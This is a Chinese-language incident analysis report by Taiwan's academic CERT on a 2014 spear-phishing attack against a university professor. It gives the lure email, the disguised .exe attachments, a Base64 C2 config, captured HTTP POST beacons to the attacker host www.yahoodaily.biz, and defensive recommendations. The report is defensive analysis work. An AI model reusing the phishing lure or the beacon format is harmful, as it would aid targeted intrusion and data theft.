

個案分析-

M 大學遭受 APT 惡意郵件
攻擊事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2014/03

I. 事件簡介

- A. M大學某陳姓教授近期收到一封冒名合作交流組組員寄出的社交工程郵件，其主旨為『103年「兩岸關係發展之新形勢與展望」國際學術研討會』，該校資安負責人請本單位 TACERT 進行郵件惡意程式分析

寄件者：[redacted] <[redacted]@yahoo.com.tw>
收件者：[redacted]@yahoo.com.tw <[redacted]@yahoo.com.tw>
寄件日期：2014/1/16 (週四) 3:43 PM
主旨：103年「兩岸關係發展之新形勢與展望」國際學術研討會

陳教授 [redacted] 道鑒：

本中心與國家政策研究基金會合辦之「兩岸關係發展之新形勢與展望」國際學術研討會，擬於3月25日、26日於美國華府舉行，邀集美中台三方學者，就研討會主題進行學術討論。素聞教授學養深閎，對會議主題研究精湛，敬邀教授出席本次會議，擔任研討會第三場次（政府民主化的新進程）論文發表人，謹送本次會議簡介如附件，敬請卓參。

如蒙應允，懇請教授於1月29日前回覆，俾利寄送正式邀請函。亦煩請教授提供護照姓名拼音、護照號碼、身份證字號、出生年月日等資料，俾利預訂班機及辦理平安保險等事宜。


本參訪團行程謹訂於3月22日晚間出發，3月29日晚間返抵台灣，相關行程請參閱附檔簡介。其他未盡事宜，請洽本中心合作交流組：

合作交流組組員 [redacted] 小姐 電話：[redacted]

- B. 初步鑑測發現，其郵件內容敘述的事件為看似為真實的議會流程，並且最後留有承辦人的聯絡姓名以及方式，這是典型的 APT 社交工程郵件攻擊。
- C. 郵件有二個附檔名為『103年兩岸關係之新形勢與展望國際學術研討會會議簡介.exe』及『103年兩岸關係之新形勢與展望國際學術研討會會議議程及相關場次論文發表人.exe』，雖然經過包裝乍看為 DOC 和 PDF 圖示，但從副檔名能發現為 EXE 執行檔。

II. 事件檢測：

- A. 實地透過常見的作業系統 Win7(x64)及 Office 2010 將該信件檔案執行，並記錄其程式行為及側錄網路封包分析。
- B. 此二個檔案實為相同程式，只是名稱不同。透過線上病毒資料庫 Virustotal 掃描發現，『103 年兩岸關係之新形勢與展望國際學術研討會會議簡介.exe』其偵測比例為 18/50；而『103 年兩岸關係之新形勢與展望國際學術研討會會議議程及相關場次論文發表人.exe』的偵測比例為 20/50，兩個都不到 50%。
- C. 執行『103 年兩岸關係之新形勢與展望國際學術研討會會議簡介.exe』惡意程式後，前景並不會出現任何資訊或錯誤，反而隱藏在背景執行並開始進行網路通訊。不知情的使用者此時才比較會察覺上當了。
1. 檢查背景執行程序可以看到，出現一個名為『chrome_frame_helper』的程序，藏匿於暫存隱藏資料夾內，並且偽造成製造商 Google Inc.讓人誤以為是 Google 的合法程式。



2. 程序建立後就會開始呼叫子程序 cmd.exe 執行 rundll32.exe。


csrss.exe	0.52	6,320 K	17,968 K	416		
conhost.exe	< 0...	1,688 K	6,000 K	996	主控台視窗主機	Microsoft Corporation
conhost.exe	< 0...	1,424 K	5,240 K	2912	主控台視窗主機	Microsoft Corporation
winlogon.exe		2,708 K	5,700 K	464		
explorer.exe	1.29	67,976 K	95,044 K	1612	Windows 檔案總管	Microsoft Corporation
vmtoolsd.exe	0.12	15,392 K	18,648 K	2288	VMware Tools Core ...	VMware, Inc.
cmd.exe		1,872 K	2,772 K	1012	Windows 命令處理...	Microsoft Corporation
procexp.exe		2,472 K	6,740 K	3000	Sysinternals Process ...	Sysinternals - www.sysinternals.com
procexp64.exe	1.31	13,952 K	27,268 K	2120	Sysinternals Process ...	Sysinternals - www.sysinternals.com
autoruns.exe		9,080 K	15,532 K	584	Autostart program vi...	Sysinternals - www.sysinternals.com
Tcpview.exe	0.25	6,172 K	17,396 K	2892		
ports.exe	0.03	2,228 K	9,624 K	1692	CurrPorts	NirSoft
notepad.exe		1,592 K	7,056 K	2172	記事本	Microsoft Corporation
Procmon.exe		5,088 K	12,884 K	1652	Process Monitor	Sysinternals - www.sysinternals.com
Procmon64.exe		25,576 K	46,712 K	2180		
SnippingTool.exe	4.23	18,096 K	45,344 K	2740	剪取工具	Microsoft Corporation
chrome_frame_helper		2,496 K	9,908 K	3020	Chrome Frame rende...	Google Inc.
cmd.exe		2,388 K	4,484 K	808	Windows 命令處理...	Microsoft Corporation
rundll32.exe	0.01	4,172 K	10,092 K	1600	Windows 主機處理...	Microsoft Corporation

CPU Usage: 16.75% Commit Charge: 56.03% Processes: 52 Physical Usage: 72.64%

3. 同時會在 csrss.exe 出現子程序 conhost.exe，其功能描述為主控台視窗主機，可能為駭客用來存取主機資料的程式。


4. 查看『chrome_frame_helper』的網路行為看出，該程式首先會先連到美國的 IP「65.55.57.27:80」進行報到。此 IP 用瀏覽器打開會出現 Microsoft 的網頁，IP 確實為 Microsoft 註冊使用，只是 IP 並無網域名稱反解析，讓人懷疑是否為釣魚

頁面。





5. 透過惡意程式生成的資料檔可以發現，在
C:\Users\user\AppData\Local\Temp\ 下會有一個
『YahooCache.ini』，為惡意程式『chrome_frame_helper』執行的組態設定檔。
 - a. 用 Base64 將字串「d3d3LnlhaG9vZGFpbHkuYml6」解碼後為「www.yahoodaily.biz」，IP 為「98.126.54.60」。

- b. 用 Base64 將字串「TVNNQVBJLk9DWA==」解碼後為「MSMAPI.OCX」。



```
[cpar]
m_ID=KH110115*
m_Proc=SVCHOST.EXE
m_MainUrl=d3d3Ln1haG9vZGFpbHkuYml6
m_BackUrl=d3d3Ln1haG9vZGFpbHkuYml6
m_DllName=TVNNQVBJLk9DWA==
isFirst=notFirst
```

6. 子程序 rundll32.exe 會去執行在 temp 下的 MSMAPI.OCX，並會連到美國 IP「98.126.54.60:80」，經瀏覽器測試主機是開啟，成功開啟後會回傳“Bad request”字串。






7. “MSMAPI.OCX”在 virustotal 被偵測出 12/50 為惡意程式。

III. 事件側錄流量分析

A. 側錄封包發現，開始時『chrome_frame_helper』會向

「65.55.57.27:80」進行 HTTP GET，封包解析出的 HTML 為下圖所示，確實為微軟的主機，其目的可能是觸發真正的程序 rundll32.exe 執行 MSMAPI.OCX。



B. 從側錄封包發現，感染主機會一直向主機

「www.yahoodaily.biz:80」用 HTTP POST 方式傳送資料，而該主機解析出的 IP 正是「98.126.54.60」，也就是透過 rundll32.exe 去執行 MSMAPI.OCX 的行為。

1. 研判當有主機感染時候會向「98.126.54.60」報到。

2. 「98.126.54.60」應該為駭客接收感染主機資料所使用。

C. 傳送出去的參數會帶有感染主機的 IP 和編號和時間，傳送檔案

格式為 ASP 檔。檔案內容分別為：

1. NfCommand.asp：內容為「www.google.com.999」。

NetWitness Reconstruction for session ID: 1645 (Source 140.117.1138, Target 98.126.54.60 : 80)
Time 1/22/2014 17:24:44 to 1/22/2014 17:26:44 Packet Size 38,686 bytes Payload Size 25,576 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 237

REQUEST
POST /norton/NfCommand.asp?par=comedata&ClientId=140.117.1138%20<5677>%20140.117 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: www.yahoodaily.biz
Content-Length: 36
Cache-Control: no-cache
Connection: Keep-Alive
Cookie: ASPSESSIONIDCQDTCQRD=NKIKIKJJDJPNGLMKMDGLHODP
www.google.com.999

RESPONSE
HTTP/1.1 200 OK
Date: Wed, 22 Jan 2014 09:22:50 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
Content-Type: text/html
Cache-control: private

2. NfStart.asp：內容為「? ? b?.99931924」。

NetWitness Reconstruction for session ID: 2611 (Source 140.117.1148, Target 98.126.54.60 : 80)
Time 1/22/2014 17:42:50 to 1/22/2014 17:42:50 Packet Size 347,713 bytes Payload Size 232,363 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 2,089

REQUEST
POST /norton/NfStart.asp?ClientId=140.117.1148%20<5677>%20140.117.1148&Nick=WH10115*&dtm=T:1-22-17-36 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: www.yahoodaily.biz
Content-Length: 36
Cache-Control: no-cache
Cookie: ASPSESSIONIDCQDTCQRD=NKIKIKJJDJPNGLMKMDGLHODP
? ? b?.99931924

RESPONSE
HTTP/1.1 200 OK
Date: Wed, 22 Jan 2014 09:34:54 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
Content-Type: text/html
Cache-control: private

D. 感染主機會一直發送 UDP 封包至「224.0.0.252:5355」，此為「連

結-本機多點傳送名稱解析(LLMNR)」協定所使用，此用途主要

探索收集鄰近主機的 IP，類似 IPv4 中的「NetBios 名稱查詢要求」。

1. LLMNR 是定義於標題為 "Link-local Multicast Name

Resolution (LLMNR)" (連結-本機多點傳送名稱解析

(LLMNR)) (draft-ietf-dnsextd-mdns-47.txt) 之網際網路草稿中


的通訊協定，同時允許 IPv6 和 IPv4 主機為鄰接電腦執行

名稱解析，而不需設定 DNS 伺服器或 DNS 用戶端。

	Time	Service	Size	Events	Displaying 1 - 20 of 17315
View	2014-Jan-22 16:02:11	IP / UDP / OTHER	1.50 KB	140.117. → 224.0.0.252	62820 → 5355
View	2014-Jan-22 16:02:12	IP / UDP / OTHER	1.00 KB	140.117. → 224.0.0.252	51932 → 5355
View	2014-Jan-22 16:02:12	IP / UDP / OTHER	936 B	140.117. → 224.0.0.252	53266 → 5355
View	2014-Jan-22 16:03:19	IP / UDP / OTHER	1.12 KB	140.117. → 224.0.0.252	63788 → 5355
View	2014-Jan-22 16:03:26	IP / UDP / OTHER	516 B	140.117. → 224.0.0.252	58209 → 5355
View	2014-Jan-22 16:03:37	IP / UDP / OTHER	896 B	140.117. → 224.0.0.252	57973 → 5355
View	2014-Jan-22 16:13:58	IP / UDP / OTHER	1.38 KB	140.117. → 224.0.0.252	62134 → 5355
View	2014-Jan-22 16:14:00	IP / UDP / OTHER	1.13 KB	140.117. → 224.0.0.252	60743 → 5355
View	2014-Jan-22 16:14:12	IP / UDP / OTHER	1.50 KB	140.117. → 224.0.0.252	51235 → 5355
View	2014-Jan-22 16:23:00	IP / UDP / OTHER	1.01 KB	140.117. → 224.0.0.252	56746 → 5355
View	2014-Jan-22 16:23:00	IP / UDP / OTHER	908 B	140.117. → 224.0.0.252	56655 → 5355
View	2014-Jan-22 16:23:00	IP / UDP / OTHER	908 B	140.117. → 224.0.0.252	51181 → 5355
View	2014-Jan-22 17:07:17	IP / UDP / OTHER	1.12 KB	140.117. → 224.0.0.252	53814 → 5355
View	2014-Jan-22 17:07:17	IP / UDP / OTHER	534 B	140.117. → 224.0.0.252	59107 → 5355
View	2014-Jan-22 17:07:17	IP / UDP / OTHER	918 B	140.117. → 224.0.0.252	58394 → 5355

2. 駭客藉由感染主機去掃描同網段主機的 IP，若有漏洞則可能再被入侵。

IV. 網路行為架構圖



- STEP 1:** 駭客向受害者發送APT惡意釣魚郵件，誘使受害者執行附件。
- STEP 2:** 受害者開啟郵件檔案後會向惡意主機 65.55.57.27 進行連線報到。
- STEP 3:** 感染主機持續向 www.yahoodaily.biz 透過HTTP POST傳送資料。
- STEP 4:** 感染主機會透過 LLMNR 方式Multicast UDP搜尋同網段主機的IP位址。

103年兩岸關係之新形勢與展望國際學術研討會會議簡介.exe
 103年兩岸關係之新形勢與展望國際學術研討會會議議程及相關場次論文發表人.exe

65.55.57.27:80

www.yahoodaily.biz
 (98.126.54.60:80)

Multicast 224.0.0.252

V. 結論

- A. 此事件明顯為 APT 攻擊，並且用客製化過的電子郵件給特定使用者，將惡意程式包裝成附加檔案，分別偽裝成 WORD 檔和 PDF 檔。
- B. 此惡意程式容易夾帶於郵件連結或各式附檔(doc,pdf,xls,...)中，此次是偽裝成 doc 和 pdf 的 exe 執行檔，應避免直接開啟。
- C. 惡意程式執行後會先向特定網站報到，而後再將資料用 HTTP 方式定期傳給另一台惡意主機。
- D. 此惡意程式也會掃描同網段主機 IP 位址，若有漏洞則可能被入侵利用。

VI. 建議措施

- A. 來路不明的檔案不要輕易開啟，可以先透過 Virustotal 進行線上掃描。
- B. 務必安裝防毒軟體並定期更新，大多惡意程式都能被偵測到。
- C. 檢查主機帳密是否安全，遠端桌面連線非必要可關閉。
- D. 感染惡意程式主機可能會被當作中繼站跳板，同時也會將自己的個人資料外洩。
- E. 時常用網路流量監看工具(netstat, tcpview, ...)是否有異常流量及 Port 被啟用，以便找出可疑的執行程式，此例為

「chrome_frame_helper.dll」。

- F. 可用程序監看工具(procexp)將該異常程式移除，可用登錄機碼工具(autoruns)檢查開機自動執行的登錄碼有無異常。

